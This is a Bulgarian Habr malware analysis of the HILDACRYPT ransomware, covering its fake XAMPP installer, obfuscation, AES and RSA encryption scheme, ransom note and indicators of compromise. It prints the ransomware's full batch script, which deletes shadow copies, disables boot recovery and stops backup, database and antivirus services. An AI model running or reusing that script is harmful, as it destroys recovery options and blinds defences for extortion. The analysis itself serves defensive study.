

Здравейте, Хабр! Отново разказваме за новите версии на зловреден софтуер от категорията Ransomware. HILDACRYPT е нов ransomware, представител на семейството Hilda, открито през август 2019 година, наречено на анимационния сериал на стрийминг услугата Netflix, използван за разпространение на софтуера. Днес се запознаваме с техническите особености на работата на този актуализиран вирус-вымогател.
В първата версия на Hilda, линкът към публикуваното в Youtube на анимационния сериал бе включен в изпратеното писмо за откуп. HILDACRYPT обаче се маскира като легитимен инсталатор на XAMPP — лесен за инсталиране дистрибутив на Apache, включващ MariaDB, PHP и Perl. Освен това, името на файла на ransomware-a е различно — xamp. Файлът на ransomware-a не притежава електронен подпис.
Статичен анализ

Ransomware-ът е съдържан в PE32 .NET файл, написан за MS Windows. Неговият размер е 135 168 байта. Как основният код, така и кодът на защитника са написани на C#. Според времевата отметка на компилация, двоичният файл е създаден на 14 септември 2019 година.

Според данни от Detect It Easy, вирусът-вымогател е архивиран с помощта на Confuser и ConfuserEx, но тези обфускатори са същите, каквито бяха, само ConfuserEx е наследник на Confuser, така че сигнатурите на техния код са сходни.

HILDACRYPT наистина е опакован с ConfuserEx.
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Вектор на атака
Скоро ще бъде открит на един от сайтовете, свързани с уеб програмирането, маскирайки се като легитимна програма XAMPP.
Цялата верига на заразяване може да се види в .
Обфускация

Редовете на ransomware-ът се съхраняват в криптиран вид. При стартиране HILDACRYPT ги декриптира с помощта на Base64 и AES-256-CBC.
Инсталиране

Първо, ransomware-ът създава в %AppDataRoaming% папка, за която GUID (Globally Unique Identifier) се генерира случайно. Като добавя bat-файл в това местоположение, ransomware-ът го стартира с помощта на cmd.exe:
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit

След това започва изпълнението на пакетния скрипт, за да деактивира системни функции или услуги.
Скриптът съдържа дълъг списък от команди, с които се унищожават тенджерни копия, деактивира се SQL-серверът, резервното копие и антивирусни решения.
Например, той безуспешно се опитва да спре услугите за резервно копиране Acronis Backup. Освен това, той атакува системите за резервно копиране и антивирусните решения на следните доставчици: Veeam, Sophos, Kaspersky, McAfee и други.
@echo off
:: Не съм много фен на пони, а анимационни момичета са по-добри, не мислите ли?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop "Sophos Device Control Service" /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop "Zoolz 2 Service" /y
net stop McTaskManager /y
net stop "Sophos AutoUpdate Service" /y
net stop "Sophos System Protection Service" /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop "Symantec System Recovery" /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop "Sophos Health Service" /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop "Sophos Message Router" /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop "Sophos Clean Service" /y
net stop swi_update_64 /y
net stop "Sophos Web Control Service" /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop "Veeam Backup Catalog Data Service" /
net stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop "Sophos MCS Client" /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop "SQLsafe Backup Service" /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop "Sophos Safestore Service" /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop "Sophos File Scanner Service" /y
net stop "Sophos Agent" /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop "Enterprise Client Service" /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop "SQL Backups" /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop "Sophos MCS Agent" /y
net stop RESvc /y
net stop "Acronis VSS Provider" /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop "SQLsafe Filter Service" /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0

След като посочените по-горе услуги и процеси са деактивирани, криптолокерът събира информация за всички работещи процеси, използвайки командата tasklist, за да се увери, че всички необходими услуги не работят.
tasklist v /fo csv
По тази команда се генерира подробен списък на работещите процеси, елементите от който са разделени със запетая.
««csrss.exe»,«448»,«services»,«0»,«1�896 ��»,«unknown»,»�/�»,«0:00:03»,»�/�»»
След тази проверка програмата-вымогател започва процеса на шифроване.
Шифриране
Шифроване на файлове
HILDACRYPT преминава през цялото намерено съдържание на твърдите дискове, с изключение на папките Recycle.Bin и Reference AssembliesMicrosoft. В последната се съдържат критично важни файлове dll, pdb и др. за приложения .Net, които могат да повлияят на работата на програмата-вымогател. За търсене на файлове, които ще бъдат шифрованы, се използва следният списък от разширения:
«.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md»
За шифроване на файловете на потребителя, програмата-вымогател използва алгоритъма AES-256-CBC. Размерът на ключа е 256 бита, а размерът на вектора за инициализация (IV) е 16 байта.

На следващия екран стойностите byte_2 и byte_1 бяха получени случайно с помощта на GetBytes().

Ключ

ВИ


Шифрованият файл има разширение HCY!.. Това е пример за шифрован файл. За този файл бяха създадени ключ и IV, споменати по-горе.
Шифроване на ключове
Криптологерът запазва генерирания ключ AES в шифрован файл. Първата част от шифрования файл има заглавие, което съдържа данни като HILDACRYPT, KEY, IV, FileLen в XML формат, и изглежда по следния начин:

Шифроването на ключа AES и IV се извършва с помощта на RSA-2048, а кодировката – чрез Base64. Откритият ключ RSA се съхранява в тялото на криптологера в една от шифрованите линии в XML формат.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
За шифроването на ключа на AES файла се използва откритият ключ RSA. Откритият ключ RSA е кодирован с помощта на Base64 и се състои от модул и открита експонента 65537. За декриптиране е необходим затворен RSA ключ, който е в разпореждане на нападателя.
След RSA шифроването ключът AES се кодира с помощта на Base64, съхранен в шифрования файл.
Съобщение за откуп
След приключване на шифроването HILDACRYPT записва HTML файл в папката, в която е шифровал файловете. Известието на програмата за искане на откуп съдържа два имейл адреса, на които жертвата може да се свърже с нападателя.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

Известие за искане на откуп също съдържа реда «No loli is safe;)» — «Никой лоли не е в безопасност;)», — препратка към забранени в Япония персонажи от аниме и манга с външен вид на малки момичета.
Извод
HILDACRYPT, ново семейство програми за искане на откуп, пусна нова версия. Моделът на шифроване не позволява на жертвата да декриптира файловете, шифровани от програмата за искане на откуп. Криптологерът използва активни защитни методи за деактивиране на защитни услуги, свързани със системи за архивиране и антивирусни решения. Авторът на HILDACRYPT е фен на анимационния сериал Hilda, представен по Netflix, линк към трейлъра на който бе включен в писмото за откуп за предишната версия на програмата.
Както обикновено, и могат да защитят вашия компютър от програмата за искане на откуп HILDACRYPT, а доставчиците имат възможност да защитят своите клиенти с помощта на . Защитата се осигурява благодарение на това, че в състава на тези решения включва не само архивиране, но и нашата интегрирана система за защита — усъвършенствана технология, основана на машинно обучение и поведенчески хеуристики, която, както никоя друга, може да се противопостави на заплахите от нулеви ден програми за изнудване.
Индикатори на компрометиране
Разширение на файла HCY!
HILDACRYPTReadMe.html
xamp.exe с една буква «p» и без цифров подпис
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Източник: habr.com
